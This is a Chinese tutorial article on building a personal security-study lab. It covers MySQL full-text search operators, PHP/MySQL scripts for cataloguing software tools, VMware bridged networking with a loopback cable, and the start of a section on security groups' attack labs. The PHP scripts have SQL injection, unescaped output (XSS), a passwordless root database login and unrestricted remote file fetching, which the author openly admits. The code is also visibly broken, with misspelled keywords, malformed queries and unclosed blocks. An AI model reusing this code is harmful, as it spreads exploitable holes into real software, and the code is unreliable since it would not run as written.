使用 phpMyadmin 做信息发布检索实际上是个偷懒的概念，这需要对数据库语言非常熟悉，然而 Myadmin 本身携带了丰富的参考文档，因此掌握其管理方式变的轻松惬意很多。




图 7

MYSQL 检索技巧

逻辑全文搜索支持下面的操作符：

+

一个领头的加号表示，该词必须出现在每个返回的记录行中。

-

一个领头的减号表示，该词必须不出现在每个返回的记录行中。

缺省的（当既没有加号也没有负号被指定时）词是随意的，但是包含它的记录行将被排列地更高一点。这个模仿没有 IN BOOLEAN MODE 修饰词的 MATCH() …… AGAINST() 的行为。

< >

这两个操作符用于改变一个词的相似性值的基值。< 操作符减少基值，> 操作符则增加它。参看下面的示例。

( )

圆括号用于对子表达式中的词分组。

~

一个领头的否定号的作用象一个否定操作符，引起行相似性的词的基值为负的。它对标记一个噪声词很有用。一个包含这样的词的记录将被排列得低一点，但是不会被完全的排除，因为这样可以使用 - 操作符。

*

一个星号是截断操作符。不想其它的操作符，它应该被追加到一个词后，不加在前面。

"

短语，被包围在双引号"中，只匹配包含这个短语（字面上的，就好像被键入的）的记录行。

这里是一些示例：

apple banana

找至少包含上面词中的一个的记录行

+apple +juice

两个词均在被包含

+apple macintosh

包含词 "apple"，但是如果同时包含 "macintosh"，它的排列将更高一些

+apple -macintosh

包含 "apple" 但不包含 "macintosh"

+apple +(>pie <strudel)

包含 "apple" 和 "pie"，或者包含的是 "apple" 和 "strudel"（以任何次序），但是 "apple pie" 排列得比 "apple strudel" 要高一点

apple*

包含 "apple"，"apples"，"applesauce" 和 "applet"

"some words"

可以包含 "some words of wisdom"，但不是 "some noise words"

工具软件库建设

其数据库建设方法与 K B 库类似

建立工具软件库需要便于用户个人增加、浏览和检索自己软件仓库所搜集的软件工具，而针对个人实验室，所搜集的软件至多上千种类型，因此不需要对软件种类进行细分。根据这个需求，建立用户数据库表定义如下：

```
————————————————TOOLS.sql————————————————
CREATE DATABASE mytools;
Use mytools;
CREATE TABLE tb_tools (
fd_title VARCHAR( 32 ) NOT NULL ,
fd_platform VARCHAR( 15 ) NOT NULL ,
fd_description TEXT NOT NULL ,
fd_path VARCHAR( 64 ) NOT NULL ,
fd_date DATETIME NOT NULL
);
——————————————TOOLS.sql end——————————————
```

使用：mysql -uroot < TOOLS.sql

软件信息录入页面如下：

```
——————————————post.php——————————————
<html>
<head><title>软件信息录入</title></head>
<body>
<?
//连接软件工具数据库
mysql_connect("localhost","root","");
mysql_select_db("mytools");
//检查软件录入信息是否完备，如果不全则返回重添
if($title=="" ||$platform=="" ||$description==""
||$path=="") {
?>
<center><h1>软件信息录入</h1></center>
<form metho=post action=post.php>
  软件名称:<input type=text name=title size=20
   <?
echo "value='$subject'";
?>><br>
  适合平台:<input type=text name=platform size=20
<?
 echo "value='$platform'";
?>><br>
  软件描述:
<?
 echo "<textarea name=description cols=50 rows=6>";
 echo $description;
echo "</textarea>";
?><br>
软件下载地址:<input type=text name=link size=60
  <?
 echo "value='$link'";
?>><br>
软件存放位置:<input type=text name=path size=60
  <?
 echo "value='$path'";
```

```
?>><br>
<input type=submit value=提交><input type=reset value=重写>
</form>
<br>
附注:<br>
如果软件存放于本地，则只需要指明本地软件路径及其软件名，如:c:\mytools\winzip.exe<br>
如果软件是远程链接，则在软件下载地址添入下载地址，在存放位置指定目录，如:c:\mytools
<br>
<center>返回<a href=" view.php">工具仓库浏览</a></center>
<?
  else{
    //如果已有相同软件则提示用户
$query=" select fd_title from tb_tools where fd_title='$title'";
if(mysql_query($query))
  echo "相同软件已经存储于你的工具库,<a href=" view.php">请返回。</a>";
else{
  //插入软件信息到数据库中
  $time=date("Y-m-d H:i:s");
  $query=" insert into tb_tools values (",
   '$title','$platform','$description','$path','$time')";

   //判断软件是存储于本地则直接执行数据更新
if(!$link)
mysql_query($query);
        eles{
        //下载软件，并插入相应软件信息
if(chdir($path)){
    //以二进制可读方式打开远程软件
$fp=fopen($link,rb);
//读入该软件，并关闭连接
$srcfile=fread($fp,filesize($filename));
fclose($fp);
//获得远程软件的文件名
$file=basename($link);
//创建需要写入的本地文件名
$dstfile = fopen($file, 'w');
//实现远程软件下载处理
fwrite($dstfile,$srcfile);
//关闭打开文件指针。
fclose($dstfile);
    $path=$path.$file;
  }
  else
   echo "请检查读写目录权限设置";
}

  //假如出错，报告出错信息，否则出现成功提示
  if(mysql_errno()){
   echo "您的软件信息无法信息无法写入数据库，请检查数据库配置";
 }
 else{
  echo "信息成功录入,<a href="view.php">请返回</a>";
 }
 }
 }
 ?>
 </body>
 </html>
```

截图如图 8




图 8

本程序只是简单的实现了信息录入和远程下载的功能，没有考虑文件读写时候的错误处理提示，有兴趣的读者可以自己独立完成此部分。由于是针对个人使用，因此并没有考虑任何安全性机制问题。此脚本不可放置公众网络进行应用，否则将带来危害。

由于本程序很粗糙，并且简单易懂，稍微有PHP基础的读者便能理解，所以不在做任何注释。

软件信息浏览页面:

```
----------------view.php-------------
<?
Mysql_connect("localhost","root","");
Mysql_select_db("mytools");

$query="select count(*) from tb_tools";
$result=mysql_query($query);
//每页显示12条记录
$array=mysql_fetch_array($result);
$sum=$array['count(*)'];
$pagenum=intval($sum/12);
?>
<html>
<head>
<title>软件仓库浏览</title>
<body>
<center><h1>软件列序</h1></center>
<table width=100%>
<tr><?
Echo "<td width=88%>目前软件仓库有";
Echo $sum."个软件</td>";
?>
<tr></table>
<table>
<tr><td>软件列序: </td>
<?
  For($I=0;$I<$pagenum;$I++){
Echo "<td><a href='view1.php?from=".($I*12+1).
Echo "'>".($I*12+1)."</a>  </td>";
}
?></tr></table>
<table borde=1 width=100% cellspacing=3 celladding=3>
<tr>
   <td width=25% nowrap>软件名称</td>
   <td width=25% nowrap>支持平台</td>
   <td width=50% nowrap>存放位置</td>
</tr>
<?
  If($from=="")
$from=1;
  $to=$from+11;
  if($to>$sum)
  $to=$pagenum;
```

```
$query="select fd_title,fd_platform,fd_path from tb_tools
order by fd_date";
$result=mysql_query($query);
$numaccount=mysql_num_rows($result);

if($numaccount==0){ echo "目前没有软件工具信息存放";}

for($i=0;$i<$numaccount;$i++)
{
$entry=mysql_fetch_array($result);
echo "<tr><td width=25% nowrap><a href='info1.
php?title=".$entry['fd_title']."'>".$entry['fd_title']."</a></
td>";
echo "<td width=25% nowrap>".$entry['fd_platform'].
"</td>";
echo "<td width=50% nowrap><a href='file:///".
$entry['fd_path']."'>".$entry['fd_path']."</a></td></tr>";

?>
</table>
</body>
</html>
------------view.php end-----------
```

截图如图9




图9

软件信息查看：

```
------------info.php-----------------
<?
Mysql_connect("localhost","root","");
Mysql_select_db("mytools");
$query="select * from tb_tools where fd_title='".$title.
"'";
$result=mysql_query($query);
if(mysql_num_rows($result))
$info=mysql_fetch_array($result);

$result=mysql_query("select count(*) from tb_tools");
$arr=mysql_fetch_array($result);
$num=$arr['count(*)'];
?>
<html><head><title>软件信息</title></head>
<body>
<table width=100% cellspacing=1 cellpadding=2>
<tr><td width=20%>软件名称</td>
<td width=20%>支持版本</td>
<td width=40%>存放路径</td>
<td width=20%>收录时间</td>
</tr>
<tr>
<?
echo "<td width=20%>".$info['fd_title']."</td>";
echo "<td width=20%>".$info['fd_platform']."</
td>";
echo "<td width=40%>".$info['fd_path']."</td>";
echo "<td width=20%>".$info['fd_date']."</td>";
?>
</tr>
<tr><td colspan=1>软件信息描述</td>
<tr><td clospan=3>
<table border=0 width=90% cellspacing=1 cellpadding=10>
<tr><td>
<?
echo $info['fd_description'];
?>
</td></tr></table>
</td></tr></table>
</body>
</html>
-------------info.php end--------------
```

截图如图10




图10

至此，工具软件库建设完毕，功能简单，有兴趣的读者可以是界面更漂亮些，功能再完善些，比如加入软件的文件大小、截图示意等。然而这几个页面脚本已经能满足个人管理工具软件库的需求。

虚拟机簇群构建

采用优秀的VMWare无疑是构建这种实验环境的最好选择，关于它的介绍已经有非常多的讲解，这里只介绍其使用网桥构架的几个需要注意的地方。

Vmware软件实现对各种操作系统的虚拟实现，是目前虚拟实现的优秀软件。它对网络提供三种不同的连接支持：

1、网桥方式(Bridged)：网桥桥可以使计算机通过本地局域网连接虚拟机。这种方式把虚拟机簇群通过虚拟以太交换机连接到计算机物理以太网卡上。当使用网桥方式创建新的虚拟机，虚拟网桥连接方式会自动建立连接。此外，虚拟网桥可以通过多个物理网卡桥接多个虚拟网络。

2、主机适配器方式(Host-only adapter)：虚拟主机的网卡。这种方式允许同体的真实主机和虚拟机之间进行通信，并且能应用于非以太网的连网方式中。选择主机适配器方式创建新虚拟机，其虚拟网卡能自动创建。注意，其连网方式需要使用代理软件才能实现虚拟主机与物理网卡的连接。

3、网络地址转换方式(NAT)：网络地址转换设备允许使用一个公用IP地址访问外部网络，这里的IP地址一般为物理网卡IP地址。一种常用的方法是使用NAT技术使虚拟机通过主机的以太网卡、无线以太网卡或令牌卡拨号连接访问Internet。

由于主机适配器方式需要使用设置代理服务，增加平台架

构的复杂程度；VMware所提供的NAT连接方式虽然提供端口转发(Port Forwarding)的简单设置，但却无法对其所访问的服务加载安全规则设置，同时应用系统自带的过滤规则建立安全机制的难度颇大。因此采用网桥连接方式，既可降低平台建设的复杂程度，又可根据自身网络情况灵活设置网络安全规则。

Vmware实现一台虚拟以太交换机，通过虚拟交换机负责连接虚拟簇中所有虚拟网卡，并与一块真实物理相绑定。为能灵活运用Linux中Netfilter所带来的安全过滤机制，在真实物理系统安装两块网卡，一块使用自闭环水晶头构架虚拟自闭环网，另一块与真实物理网络环境连接，两块网卡之间使用Netfilter框架实现虚拟网络系统和真实网络的互访。其实现原理如图11所示。




图11

实验可知，虚拟簇中平均一台提供完全服务的虚拟机所需占用内存为128M，因此当虚拟机数量为N时，其内存容量至少为Nx128M；每个虚拟机占用硬盘空间至少4GB，则硬盘容量为Nx4GB；虚拟机提供高速请求服务实质是对硬盘的快速读写操作，因此要求高转速的硬盘和稳定的CPU提供质量保障。

利用向导工具创建两个虚拟系统，选择Bridge网桥方式连网，这里建议在安装Linux操作系统时候，单独分区用于存在虚拟簇群，方便虚拟机的备份和恢复。

其操作系统安装与普通操作系统安装并无二致，真实主机与虚拟主机网络自闭环水晶头制作方法(摘自Log师傅的原创小技巧)RJ45信号收发针脚如下表1：

RJ45针脚信号分配表	
号码	信号
1	TX+(信号发送正极针脚)
2	TX-(信号发送负极针脚)
3	RX+(信号接收正极针脚)
4	暂时不用
5	暂时不用
6	RX-(信号接收负极针脚)
7	暂时不用
8	暂时不用

表1

从信号针脚分配表得知，只需要将同极性信号发送与接收针脚对接就可实现自闭环网络，即1、3脚和2、脚分别对接。一条线缆连接RJ-45水晶头的1、3针脚，另一条线缆连接2、6针脚。实现虚拟网络闭环连接。

通过小型知识库(KB)、虚拟机、工具软件库管理MySQL和个人站点信息浏览系统简单的简单的构建了一个个人的学习天地，然而网络资源无比丰富，仅仅靠单个人力量是无法获得更为全面的学习资料和氛围较好的讨论场所。由于此类原因的存在，使得网络出现了以安全组织为单位而建立的网络安全攻防实验室。

第三部分 安全组织攻击实验室

相信很多读者曾经玩过韩国著名的hackerslab黑客培训游戏，其新颖过关的设计和论坛热烈的讨论氛围也曾让我一度痴迷其中(然而其实验环境是建立于一个类Unix操作系统，令许多对*nix操作系统知之甚少的朋友感到乏力)。无独有偶，国内著名的黑客防线目前采用奖励制的办法推出自己的攻防实验室，随着安全环境应用日益突出的网络结构，这些新兴的非盈利网络服务无疑为开放性的互连网注入新的血液。

1、结构设计

一般网络安全组织为了提供共同交流空间和学习讨论环境，在自愿合作的基础上会进行资源共享和学术话题讨论，而深层次的学习则通过构建自己特色的实验室进行服务和开源项目的开发等，根据实验室开放性和学习性的特点，其设计结构流程图如图12。

